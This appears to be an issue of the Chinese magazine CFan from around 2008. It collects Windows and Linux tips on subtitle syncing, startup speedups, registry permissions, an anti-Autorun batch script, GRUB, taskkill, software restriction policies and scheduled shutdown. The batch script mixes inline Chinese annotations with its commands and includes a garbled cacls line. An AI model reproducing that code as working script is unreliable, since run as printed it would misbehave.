TAG: 字幕、不同步、电影、Subtitle Workshop | 技巧 | 应用



■重庆八中/赵富

大家好！我是来自重庆市的一名普通中学老师，从事历史教学工作。因工作需要经常剪辑影视片，所以特别注意学习这方面的软件使用经验。大约从1997年秋开始订阅《电脑爱好者》，至今不断，于是有了丰富的电脑应用知识。我也愿意在此与所有的FANS进行交流。

《电脑爱好者》2008年第2期刊了一篇《没有好字幕，再好的戏也出不来》，谈到两种字幕调整方法，个人感觉操作比较烦琐。其实有更好的工具软件和更简单的调整方法，这就是字幕利器Subtitle Workshop，目前能找到的最新正式版本为2.51（下载地址：<http://www.skycn.com/soft/11701.html>）。它是本人用过的最有效、最方便的电影字幕编辑工具，支持所有的字幕文件格式，可以执行字幕的建立、编辑、转换，程序支持多语界面的对应语言字幕的建立。实际应用中在网上下载的部分.idx、.sub配对字幕文件支持可能有点问题，可借助于其他工具将其转换为.srt文本格式再进行调整。（如SubOCR 0.98 汉化版，下载地址：<http://www.onlinedown.net/soft/32506.htm>）

下载安装后启动Subtitle Workshop，单击“Settings→Language→Chinese Simplified”改成简体中文界面。这里我们以.srt文本格式字幕为例。

#### 小知识：什么是字幕整体错位？

所谓“字幕整体错位”，也就是字幕和电影的帧率是相同的，只是由于电影压制者在片头或片尾加入广告之类，或者由于字幕时间轴制作误差而引起的字幕整体不同步。


单击“文件→加载字幕”，调入需要处理的.srt字幕文件，界面如图。

字幕整体错位这种情况的处理最简单，在预览区单击“播放”按钮，注意第一句对白出现时立即暂停，单击“编辑→选择全部”选中所有字幕，再单击“影片→字幕→移动字幕”即可让字幕与时间基本同步。

#### 小知识：什么是字幕与电影帧率错位？

所谓“字幕与电影帧率错位”，是指字幕与电影文件的帧率不同，导致字幕与电影不同步。





在字幕与电影帧率错位这种情况下,可能开始时字幕与电影是同步,但渐渐地就不同步了,我们用Subtitle Workshop可以轻松解决。启动Subtitle Workshop,单击“文件”→“加载字幕”调入需要处理的字幕文件,在预览区单击“播放”按钮,当第一句对白出现时立即暂停,记下第一句对白出现的时间;再单击“播放”并拖动进度条到电影末尾,找到最后一句对白并记下它出现的时间。OK,单击“编辑”→“时间”→“调整”→“调整字幕”,在“调整字幕”对话框里记下“第一句对白”和“最后一句对白”时间,再单击“调整”按钮,这即可实现整个字幕与电影的基本同步。

如果影片中出现部分字幕不同步,也可以只选择不同步的那一时间段的字幕进行相应的调整,方法同上,不再啰嗦。Subtitle Workshop还可用于字幕文件的分割、合并等,大家可以自行摸索。

CF [WJ05]



推荐度:★★☆ 文章类型:新型方案

小编手记:在Subtitle Workshop里我们还可以进行微调,单击“编辑”→“时间”→“设置延时”调出“设置延迟”窗口,在窗口中设置要延迟的时间(若字幕出现过早,选择“+”增加延时;反之选择“-”减少延时),选择“对于所有字幕”后单击“应用”即可。

额外奖:30元

## 让网上取文更方便

TAG: Gidot\_Typesetter, 网络、资料 | 技巧 | 应用



我对电脑很感兴趣,从2006年就开始阅读CFan,在这一年多的时间里我从中学到了很多电脑知识,在这里衷心地祝愿CFan越办越好。

■山东省高密市田庄中学/张莉 薛宝贵


从网上搜集资料一般要经过以下步骤:“将网页内容复制到记事本经过过滤→将文本复制到Word进行深加工→删除多余的信息→排版打印”。《电脑爱好者》2007年第24期的《用Word巧除网文干扰码》一文介绍的方法的确使Word处理网文的过程更加快捷,但总的说来,Word处理网文的功效确实不敢恭维,我在这里推荐Gidot\_Typesetter这款软件,它能使你的网文处理更方便、更快捷。

首先下载Gidot\_Typesetter软件(下载地址: [http://search2.newhua.com/search.asp?Keyword=Gidot\\_Typesetter](http://search2.newhua.com/search.asp?Keyword=Gidot_Typesetter)),它是一款绿色软件,不用安装,解压后直接双击运行其中的“Gidot\_Typesetter3.0p2.exe”文件。

在处理网文前先进进行必需的设置,在“排版需求”菜单下保证

“删除首尾空格”、“段首补两个全角空格”、“半角标点转全角标点”几项为选中状态(选项前面有“V”号);在“特殊需求”菜单下保证“去段尾干扰符(半角字符串)”、“消除非段落换行”为选中状态;选中“自动拷贝”菜单下的“排版后拷贝”,以便操作完毕后,处理结果自动被复制到剪贴板上。

软件设置完毕后,先将要处理的网文复制到剪贴板,切换到Gidot\_Typesetter软件窗口,点击工具栏上的“粘贴”按钮,将网文复制到软件窗口,直接点击工具栏的“排版”按钮,立即进行排版,你可以看到原来乱七八糟的网文现在已经变得规规矩矩了(如图),接下来就可以启动Word,按“Ctrl+V”将处理好的网文复制到Word进行排版打印即可。CF [WJ06]



推荐度:★★☆ 文章类型:新型方案

小编手记:用该软件不但能让在网上取文更方便,还能把繁体中文就成简体中文。在设置的时候,选择“排版需求”菜单下的“统一成简体字”即可实现转换功能。

额外奖:20元

## 注册表关闭启动项

TAG: 注册表、启动项、关闭 | 技巧 | 应用



与CFan交友已有四年时间了,虽然计算机并不是我的专业,但我对此却有无比的热情,也正因为这样我才认识了《电脑爱好者》,最终成为她亲密的朋友。现在每天工作闲暇之余便将她捧在手里,从中不断获益。

■广东/潘遥

《电脑爱好者》2008年3期《批处理监控注册表关键位置“三段论”》一文介绍了用DOS批处理命令来监控注册表,以达到保护系统启动项的目的。原文的方法当然是可行的,但Windows自带的注册表编辑器就有此功能,何必那么费事呢?

首先说明我们的目的只是为不能往注册表RUN键添加键值(本文以RUN键为代表,其他键同),要达到这一目的,首先点击“开始”→“运行”并输入“regedit”回车,依次展开“HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN”,右击RUN键选“权限”,在弹出的对话框中点击“高级”,取消对“从父项继承那些可以应用到子对象的权限项目,包括那些明确定义的项目”复选框的勾选,在弹出的对话框中选中“删除”,然后点“确定”返回权限对话框,再将“组或用户名”下除Everyone外的用户都删除,点击“Everyone”的权限为允许读取,确定即可。CF [WJ07]



推荐度:★★☆ 文章类型:改进方案

小编手记:在“高级安全设置”里双击某权限项目用户组,即可对该用户组权限进行编辑,我们可以在相应的权限里选择是“允许”或是“拒绝”,即可让该用户组享受到相应的权限。

额外奖:20元



# 1天变成25小时,系统全面大提速

Tag BIOS、优化提速、IDE通道、快捷键 方案、技巧 系统

本文可以学到

- 1 BIOS设置操作及相关小知识
- 2 XP从启动、使用到关闭过程中的提速方法
- 3 多个Windows XP使用小技巧

在这个快节奏的时代,不少人经常发出“真希望每天能多出几个小时”的感慨。但是怎样才能让一天大于24小时呢?开玩笑?不,其实还是有可能的!虽然我们不能改变真实的时间,但是我们可以获得更多有效的“实用时间”。实际上,你只要做一些简单的事情,就可以利用24小时来完成36小时的事。仅仅从电脑操作上来说,我们就能让每天“延长”1小时。注意:下面的时间并非精确计算,只是取的约数。

## 提速,先从BIOS抓起

按下电源开关后,计算机首先运行BIOS检测系统,虽然这个过程已经很快了,不过我们还可以让它更快些。

### 1. 去掉软驱检测

新买的机器基本上都不带软驱了, BIOS自检时还要去查询一番就完全没有必要,我们可以手工将它设置为无。这里以Award BIOS为例进行说明,其他版本的BIOS,可参考随主板附带的说明书。开机后,按Del键进入BIOS设置界面,通过方向键选中Standard CMOS Features (标准CMOS特性,见图1)并按回车键进入,同样以方向键选中“Drive A”,然后连续按PageDown键只到此项的值为None(无)为止。同样,将下面的“Drive


B”也设置为None,并将下面的Floppy 3 Mode Support设置为Disabled,按F10键保存退出。

### 2. 减少启动设备查询

在BIOS中我们可以设置优先启动设备,不少人将第一启动设备设置为光驱或软驱,但实际上大部分时间我们是从硬盘直接启动的,所以将硬盘设置为优先启动设备,也可节省一点时间:BIOS设置主界面选择进入Advanced BIOS Features (高级BIOS特性),选中First boot device (第一启动设备),连续按PageDown键将此项的值设置为“HDD-0”(硬盘的第一个分区),按F10键保存退出。

### 3. 加快自检速度

BIOS自检时,有些硬件检测要重复好几次,如果把Advanced BIOS Features中的Quick Power On Self Test设置为Enable,可以跳过重复检测从而节约时间。



## 小知识:什么是ECC内存?


ECC是Error Checking and Correcting的英文缩写,它是一种能够实现“错误检查和纠正”的技术。ECC内存就是应用了ECC技术的内存,它主要应用在服务器、图形工作站等对数据精确性要求较高的系统上,可以确保整个电脑系统在工作时的安全稳定。普通电脑上的内存一般不具备ECC功能,所以可在BIOS禁用此项,免得浪费启动时间。一般在BIOS的Advanced Chipset Features (高级芯片特性)中会有类似“ECC Setting”的项,将它设置为Disabled(禁用)就可以了。

## 关闭游手好闲的IDE通道

右击桌面上“我的电脑”,选择“属性”,在打开的系统属性窗口中切换到“硬件”选项卡,然后单击“设备管理

器”,在打开的窗口中展开“IDE ATA/ATAPI 控制器”(不同主板此处显示稍有不同),然后分别右击“次要IDE通道”和“主要IDE通道”,选择“属性”,在属性窗口中切换到“高级设置”,如当前传送模式显示为“不适用”,且


设备类型为可选状态,说明此为闲置的IDE通道,将它的设备类型设置为“无”即可(见图2)。





## 剔除启动项里的寄生虫

现在的应用程序动不动就往Windows的启动项里挤,实际上大部分的应用程序根本就没必要随系统自动启动,这会拖慢系统启动的过程。我们可以手工将这些搭便车的家伙揪出去。首先打开“C:\Documents and Settings\用户名\Start Menu\Programs\Startup”(用户名随各人电脑而不同)文件夹,删除没必要自启动的应用程序快捷方式;然后单击“开始→运行”,输入“msconfig”,按回车键,调出系统配置实用程序,切换到“启动”,将不需要随系统启动的程序前面的对钩取消,确定即可。



### 小提示

★启动项中的有些程序是不可以取消的,比如一些显卡驱动程序。因清除启动项而出现故障,可重新将它们选回即可。

## 很少用的字体大搬家

过多的字体,尤其是体积较大的中文字体,不但影响XP的启动速度,也会降低系统日常运行效率。所以,我们可以将不常用的字体移出系统字体文件夹(C:\WINDOWS\Fonts),放到其他位置暂存,比如放到D:\MyFonts。如果临时需要使用某种字体,可先进入C:\WINDOWS\Fonts文件夹,单击“文件→安装新字体”,调出对话框,在D:\Fonts中找到需要的字体文件,然后一定要取消对“将字体复制到Fonts文件夹”项的选择,最后点击“确定”就可以了。



## 积少成多妙用快捷键

以上面我们多次调用系统属性窗口为例,按一般性操作至少要5秒,而按Win+PauseBreak快捷键只需1秒,可见熟用快捷键等于提速5倍之多。而对于一个整天面对电脑办公的人来说,一天中的操作何止成百上千,如果按300次来算,至少省了1200秒,正好20分钟。下面列出一些Windows XP常用快捷键,更多资料请访问我的博墅:  
<http://fly2spring.blog.cfan.com.cn>。



### Windows徽标键(简称Win键)

Win+F: 打开查找文件窗口  
Win+E: 打开资源管理器  
Win+Break: 打开系统属性窗口  
Win+M: 最小化所有打开的Windows的窗口  
Win+Shift+M: 恢复所有最小化的Windows的窗口  
Win+D: 快速显示/隐藏桌面  
Win+R: 打开运行对话框  
Win+L: 快速锁定计算机

### Windows中通用快捷键

Ctrl+鼠标拖动: 复制所选项目  
Ctrl+Shift+鼠标拖动: 创建所选项目的快捷方式  
Ctrl+A: 全选  
Ctrl+N: 新建文件  
Ctrl+O: 调出打开窗口  
Ctrl+S: 保存文件  
Alt+Enter: 查看所选项目的属性  
Alt+Tab: 在打开的项目之间切换  
Alt+Esc: 顺序循环切换项目

## 关机也要速度,XP快跑

Windows XP在关机的时候,会给当前还在运行的程序发送消息,并给它们近5秒的时间进行善后处理。我们可以缩短这一时间,从而达到快速关机效果。

在注册表编辑器中,展开[HKEY\_CURRENT\_USER\Control Panel\Desktop],再双击打开右侧的AutoEndTasks,将它的值改为1;然后将同在该分支下的HungAppTimeout的值由原来的5000改为500,将WaitToKillAppTimeout的值由原来的20000改为2000。重启生效后,关机速度将明显地加快了。

### 警告:

本技巧涉及注册表的修改,所以不建议初学者朋友使用。另外,在修改注册表之前,一定要先将注册表(或要修改的注册表分支)备份出来,万一觉得不适用还可以恢复。注册表分支备份方法为:右击注册表分支,选择“导出”,再根据提示操作即可。

### 小提示

★Windows启动时要花不少时间检测硬件设备,所以对暂时不用的设备可以禁用它们。比如依旧在设备管理器中展开“软盘控制器”,右击“Standard floppy disk controller”,选择“停用”即可。如需要,再右击它选择“启用”即可。  
★关闭IDE通道偶尔也可能引起问题,具体参见今年第6期的系统“傻博士”Q5(第75页)。



## 小编有话说:

除了在电脑操作上节省出的时间,其实在平时生活、工作中,还有许多地方能节省出更多时间。2006年我们曾编译过一篇《一天怎样变成36小时》的文章,相信重新回味一下,也会颇多收获的。文章网址:  
[http://blog.cfan.com.cn/index.php/11702/action\\_viewspace\\_itemid\\_288117CF\[YY01\]](http://blog.cfan.com.cn/index.php/11702/action_viewspace_itemid_288117CF[YY01])



如果想搜索某个特定文件夹,不要先单击“开始-搜索”,而是先从资源管理器中进入该文件夹,然后再单击工具栏上的“搜索”。

# 重铸黑色军刺,力战Auto病毒

Tag Autorun、批处理、DOS 安全、技巧 系统

黑黑龙江/刘忠洋

**相**传,项羽死在乌江后,刘邦当上了皇帝。可是一日,刘邦的手下Windows向刘邦上奏。Windows:启奏圣上,项羽借助Autorun重生了,并已经占领了C、D、E、F等各大城池。刘邦大怒:各位卿家,谁能击退项羽? BAT(批处理):臣有一神兵名曰“黑色军刺”可以制敌。

## 军刺出鞘,初战Autorun

BAT在无字天书(记事本)上写完以下文字后,将文件命名保存为killauto.bat:

```

@echo off
title 黑色军刺 by: 刘邦
color 0F      将bat文件前景色设为黑色,背景色设为白
cls           清屏
echo.....
echo Autorun专杀
echo.....
echo !!按任意键军刺出鞘!!
pause
:u
Set /p u=请输入盘符(X键退出): 建立环境变量
If /i %u%=="X" Exit
del /f %u%\autorun.inf 删除autorun.inf文件
md %u%\autorun.inf 建立名为autorun.inf文件夹
md %u%\autorun.inf\cfan\ 在autorun.inf文件夹下建立名为cfan文件夹
attrib +s +h +r %u%\autorun.inf 给autorun.inf文件夹加上系统、隐藏、只读属性
echo 免疫完成 按任意键继续
pause
goto u 循环语句
    
```

### 小提示

★所谓Autorun病毒,即在硬盘分区或U盘根目上建立Autorun.inf文件,借以自动运行的一类病毒。以上脚本,首先是删除病毒所建立的Autorun.inf文件,然后再通过建立同名文件夹的方式为指定的分区创建免疫功能。这段脚本的第1~8行,是一段界面美化代码,同样有值得借鉴之处。

## 维护军刺,根除Autorun

这把黑色军刺可真是神兵,一道黑光闪过就把Autorun.inf斩于马下,并建立了无坚不摧的城墙,但是项羽又联合了格式化,先将磁盘格式化,再与Autorun.inf和病毒杀入。又将磁盘占领。

刘邦大怒:BAT,你不是说可以击败敌军吗? BAT:皇上有所不知,黑色军刺虽然是神兵,但是还要CFan部队

维护好黑色军刺。刘邦:还不快去请CFan部队来。BAT又把以下命令加到pause语句下:

@echo CFan维护部队

Set /p u=请输入盘符: 建立环境变量  
convert %u% /fs:ntfs 把磁盘改成NTFS格式  
echo ylcacs %u%\autorun.inf /d everyone 禁止所有用户访问autorun.inf文件夹

这下就打打造了可以根除硬盘,U盘的“黑色军刺”。 **CF**[YY02]

# 乖, Linux, 请暂且让让路

Tag Linux、Grub、menu.lst 知识、技巧 系统

北京/小李

**在**安装Windows XP+Ubuntu Linux双系统的机器上,启动时会有一些麻烦。因为默认情况下启动的是Ubuntu,而且默认停留时间只有10秒,一个不留神就会进入到Ubuntu中。但大多数人常用的还是Windows,毕竟日常许多工作需要在Windows下完成。那么这种情况下如何将Windows设置为默认启动呢?因为Ubuntu使用的引导加载程序是GRUB,所以我们可以修改menu.lst文件来实现。


启动系统进入Ubuntu Linux,点击上面的“Applications(应用程序)→附件→终端”菜单命令打开终端窗口,在命令提示符后输入“sudo gedit /boot/grub/menu.lst”(不含引号,下同),按回车键,将提示你输入管理员密码(即登录时使用的密码),确定后即可在文件编辑器打开menu.lst文件了。这是一个纯文本文件,其中以“#”号开头的都是注释语句,不用管它们,只要找到“default 0”将它改成“default 4”,找到“timeout 10”将它改成“timeout 30”,保存退出。重启,默认启动的就是Windows XP,并且停留时间为30秒了。 **CF**[YY03]

### 小提示

★上面之所以使用“sudo”来启动Gedit,是为了获取管理员权限,否则修改文件时将提示不能保存,“/boot/grub”则是menu.lst文件的路径。在Windows XP+Ubuntu Linux双系统的启动菜单中,可以看到“Microsoft Windows XP Professional”处于最后,数字序号应该是4(从0开始计算),所以default后面要改成4;timeout后面则是时间设置,单位为秒,理解了这些,大家就可以自己根据需要修改了。

### 小知识

★如图所示,是计算机引导过程的一个简单图示。其中Linux多系统装载管理程序一般是LILO(Linux Loader)或GRUB(Grand Unified Boot loader),Ubuntu 7.10中使用的正是GRUB。GRUB允许通过修改menu.lst文件达到修改启动项的目的,这一文件类似于Windows XP中的boot.ini文件。






一般的Windows应用程序,如果具备搜索、查找功能,基本上都会支持Ctrl+F快捷键,按下这一组合键可快速调出搜索对话框。

# 批量关闭失控的进程

Tag 进程、taskkill、音量图标、XP 故障 系统

① 某天,我的笔记本电脑启动时,感觉它的音量有点大,便顺手点击了一下系统托盘内的音量图标(见图1),这下可不得了,桌面“忽如一夜春风来,千树万树梨花开”,出来一堆音量控制窗口(见图2)。赶紧按Ctrl+Alt+Del键调出任务管理器查看(见图3),足有上百个SNDVOL32.EXE进程,虽然CPU占用不多,但耗费不少内存,如何快速除去这么多进程呢?这类进程在任务栏中没有窗口,无法通过任务栏来关闭组,若要在任务管理器中逐个删除,又费时费力。怎么办?忽然想起Windows XP自带的杀进程利器taskkill来,何不试试呢。



于是单击“开始→运行”,输入“cmd”(不含引号,下同),按回车键调出命令提示符窗口,先执行“taskkill /?”命令查阅一下这一命令的使用方法,得知采用参数“/f”可强制关闭进程,在“/im”后面添加要关闭的进程名称,具体命令如下:

```
taskkill /f /im sndvol32.exe
```

按下回车键,很快就批量终止了近100多个sndvol32.exe进程。我的天,这

要是手工终止还不累坏了。最后再看任务管理器,搞定,这个世界安静了。

也许我遇到的故障并不常见,但是由此却可见taskkill的一斑,从而应用到其他方面,比如我同事上网,IE无响应,任务管理器也关闭不了,如果使用“taskkill /f /im iexplore.exe”,可立即终止它。CF [YY04]

## 小知识

★为什么会有一进程重复加载(进程堆叠)的情况呢?一般这是由内存资源不足引起的。计算机执行程序时,必须先将程序加载到内存中,但物理内存毕竟有限,运行的程序一多,内存就装不下了,这时操作系统会将暂时不用的程序倒到硬盘上(交换分区)。但如果凑巧,在同一时段多个程序突然并发运行,内存一下子周转不过来,陷入死循环,就有可能导致BUG,如本文所示的音量图标重叠现象。

除以上原因,还有两种可能:一是病毒的恶意行为,比如一不小心访问了某些带有恶意代码的网页,其中的恶意代码可能会有意地不停创建新窗口;二是软件BUG引起,有些软件包含进程创建功能,这方面的代码设计不合理就可能引发BUG。

# 最容易被遗忘的Vista安全死角

Tag Administrator、账户密码、Vista、XP 安全 系统 北京/五大名博

① 许多人都知道,Windows XP中有一个隐含的管理员账户Administrator,它是XP安装时预置的一个账户,默认情况下没有设置密码。这很容易被别有用心的人所利用,偷偷登录你的系统胡作非为。这么大的安全漏洞,微软不但没有提供较好的防范措施,还进一步将这一漏洞延续到Vista中。看来,安全要靠自己,让我们手动为此账户添加密码吧。

第1步:登录Vista,单击“开始→所有程序→附件”,右击其中的“命令提示符”,选择“以管理员身份运行”打开它。

第2步:输入命令“net user administrator /active:yes”(不含引号),按回车键。过一会将显示操作成

功的信息,此时可再输入“exit”并按回车键,退出命令提示符窗口。

第3步:重新启动系统,可以看到欢迎画面多出一个“Administrator”的账户,点击它可以直接进入系统。接下来,我们就来手工为此账户设置登录密码:单击“开始→控制面板→用户账户和家庭安全→改变你的Windows密码→为您的账户创建密码”,重复输入两次新设置密码,再单击“创建密码”就可以了。

创建密码的时候,你可以附带设置一下密码提示,这样一旦密码忘记了,还可以通过问题提示的方式找回密码。另外要注意,如果你的控制面板设置为经典视图,则创建密码的设置是在“用户账户”中。CF [YY05]



## 小提示

★如果想关掉Administrator账户,请以管理员账户登录,同样进入命令提示符窗口,输入“net user administrator /active:no”,按回车键执行,最后执行exit命令退出即可。

★这里再简单回顾一下Windows XP下激活隐含的Administrator账户并设置密码的小技巧:重新启动Windows XP,按F8键进入高级启动菜单,选择“安全模式”登录,在欢迎画面将显示Administrator账户,单击它登录系统,然后进入“控制面板”,双击打开“用户账户”,再次单击Administrator账户,接着点击“创建密码”,再按提示操作就可以了。

★如果只是临时想登录Administrator账户,可以在欢迎画面按下Ctrl+Alt键,再连按两次Del键,然后就可以手工输入账户名“administrator”并输入密码,登录即可。



# 系统自带的软件“防火墙”2.0版

Tag 安全策略、软件限制、基本用户 方案、知识 系统

浙江/编辑

本文可以学到

找出安全策略中隐藏的“基本用户”


为IE和临时文件夹设置安全策略

多个安全策略技巧和知识介绍

2007年第20期上,发表了文章《系统自带的软件“防火墙”》,承蒙读者厚爱,被评为了三等奖。这让我有点诚惶诚恐,于是翻出原先的文章重新研读,发现还有一些需要完善和补充之处,这里再列出来与大家共同探讨。


## 安全级别惊现“基本用户”

如图1所示,Windows XP的软件限制策略默认有两个。但事实上,微软还隐藏了一个安全级别——基本用户。什么是基本用户呢?它是一种介于系统管理员和受限账户之间的用户权限。



类似Vista中的标准用户,拥有大部分权限,可以读写注册表的[HKEY\_CURRENT\_USER]字段,但却无法修改[HKEY\_LOCAL\_MACHINE]字段。微软官方的解释是它“允许程序访问一般用户可以访问的资源,但没有管理员或Power User的访问权。”

启用这个“基本用户”的方法实际上也很简单,打开注册表编辑器,定位到[HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers],



新建一个名为“Levels”的DWORD值,数值设置为十进制的131072(见图2)。关闭注册表编辑器,重新打开本地安全设置就能看到新添加的“基本用户”安全级别了。

## 给IE浏览器加把保护伞

那么这个“基本用户”有什么作用呢?正如它所拥有的权限是介于管理员与受限用户之间的,我们可以用这个安全级别来加载IE浏览器,以杜绝恶意网站通过IE强行修改系统设置,因为即使此时用户为管理员权限,但IE依然工作在“基本用户”权限下。添加规则的方法与以前介绍的相似:

**第1步:**在“其他规则”上点击鼠标右键,选择“新路径规则”,在打开的窗口中的路径栏里输入“%ProgramFiles%\Internet Explorer\iexplore.exe”(IE浏览器软件的位置,也可通过右侧的“浏览”按钮来设置),然后在“安全级别”中

择“基本用户”(见图3)。

**第2步:**点击“确定”保存退出。然后单击“开始→运行”打开运行对话框,输入“gpupdate /force”(不含引号),按回车键执行,即可刷新刚刚设置的策略。下次不论以何种方式打开IE浏览器,它都工作在“基本用户”下,当然上网就安全多了。其他软



★用“基本用户”方式启动IE浏览器和使用“受限”账户启动IE浏览器的区别就在于,受限账户无法访问收藏夹等用户的个性化设置,而“基本用户”则没有这些限制,这就在用户方便和安全防护之间达成了很好的平衡。对于普通家庭用户而言,无疑“基本用户”更有现实意义。

件(或者第三方浏览器软件)要在基本用户权限下运行,设置方法与上相同。



## 莫让临时文件夹成病毒温床

系统的临时文件夹,可以说是病毒和木马的温床。如果我们霸道地直接禁止运行临时文件夹中的程序,则可能导致大量的安装程序或者使用自解压方式制作的绿色软件无法正常运行。所以,我们可以对临时文件夹及

其子文件夹也使用“基本用户”安全等级,这样就可以保证大多数的程序能正常运行,而需要修改系统设置的病毒却无法正常工作。要实现这个目的,我们需要添加两条策略:

%USERPROFILE%\Local

Settings\Temp\\*. \* 基本用户  
%USERPROFILE%\Local  
Settings\Temp\\*\*\\*\* 基本用户  
修改了软件限制策略后,在运行对话框执行“gpupdate /force”命令刷新策略使其生效即可。



如果想快速查找局域网内的某台计算机,可按Win+Ctrl+F组合键,即可直接打开搜索计算机窗口。


## 小知识

## ★软件策略不可使用嵌套环境变量

上面为什么会有两条策略?为什么不直接使用“%Temp%”环境变量?原来,软件限制策略支持系统环境变量,但却不支持嵌套的环境变量,比如“%Temp%”本身即环境变量,而它在系统中的定义为“%USERPROFILE%\Local Settings\Temp”,其中的“%USERPROFILE%”则又是一个环境变量。如果在软件限制策略中添加了使用“%Temp%”的策略,这条策略将不会生效,这就是上面不使用“%Temp%”的原因,但我们可以直接用“%USERPROFILE%\Local Settings\Temp”来取代“%Temp%”,效果是一样的。


## ★软件策略中的通配符

软件限制策略支持通配符,即“?”和“\*”,分别用来匹配任意单个字符和任意个字符。实际上,软件限制策略还支持“\*”这个通配符,表示任意层的子文件夹,但不包括父目录本身。如上文中的“%USERPROFILE%\Local Settings\Temp\\*\\*.\*”这条规则就使用了\*\*这个通配符,表示Temp目录下任意层的子文件夹,但不包括Temp目录本身,所以我们需要“%USERPROFILE%\Local Settings\Temp\\*.\*”这条命令来限制Temp目录下的程序。



有些人在运行这条命令时发现刷新策略的对话框一闪而过,很快就结束了,而且策略也并没有生效。这时,我们可以通过以下方法解决:打开本地安全设置,切换到软件限制策略的安全级别页,即图1所示界面,在“不允许的”上点击鼠标右键,“设置为默认”,在弹出的警告对话框中点“确定”,然后再如法炮制把默认安全级别改回“不受限制的”,这时再运行“gpupdate /force”(见图4)就正常了。刷新策略时系统资源占用率会暂时升高,持续时间一般在几秒钟,由策略的多少而定,正常刷新后策略便真正的生效了。来吧,让我们尽情享受微软送给你的这款免费“防火墙”吧!

CF [YY06]




# 拍拍腿走人, 让电脑自己关机去吧

Tag 任务计划、自动关机、shutdown 技巧 系统


内蒙古/王道才

**好** 不容易赶上周末休息,打开电脑刚玩了会游戏,手机突然响了,一接,是女朋友打来的:我就在你家楼下,有急事,限你半分钟下来。晕,也来不及关机,就赶紧下楼去了。相信大家平时用电脑时,也会像我这样因为临时有急事,来不及关机就要出门吧。那电脑怎么办,总开着它还是觉得很放不下心。下面我就教大家一招,可让你放心走开,而让电脑自己去关机。

**第1步:**在桌面空白处右击,选择“新建→快捷方式”,在弹出的创建快捷方式对话框“请键入项目的位置”中,输入“shutdown.exe -s -f -t 20 -c ‘主人很长时间不用了,我做主现在关机。’”(不含外侧引号)。单击“下一步”,在“键入该快捷方式的名称”框中随意取个名称,如:“闲时关机”。最后单击“完成”按钮完成快捷方式的创建(见图1)。



**第2步:**单击“开始→所有程序→附件→系统工具→任务计划”,把在桌面上创建的“闲时关机”快捷方式拖到一个“任务计划”窗口中,也就是添加了一个“闲时关机”任务计划(见图2)。



## 小提示

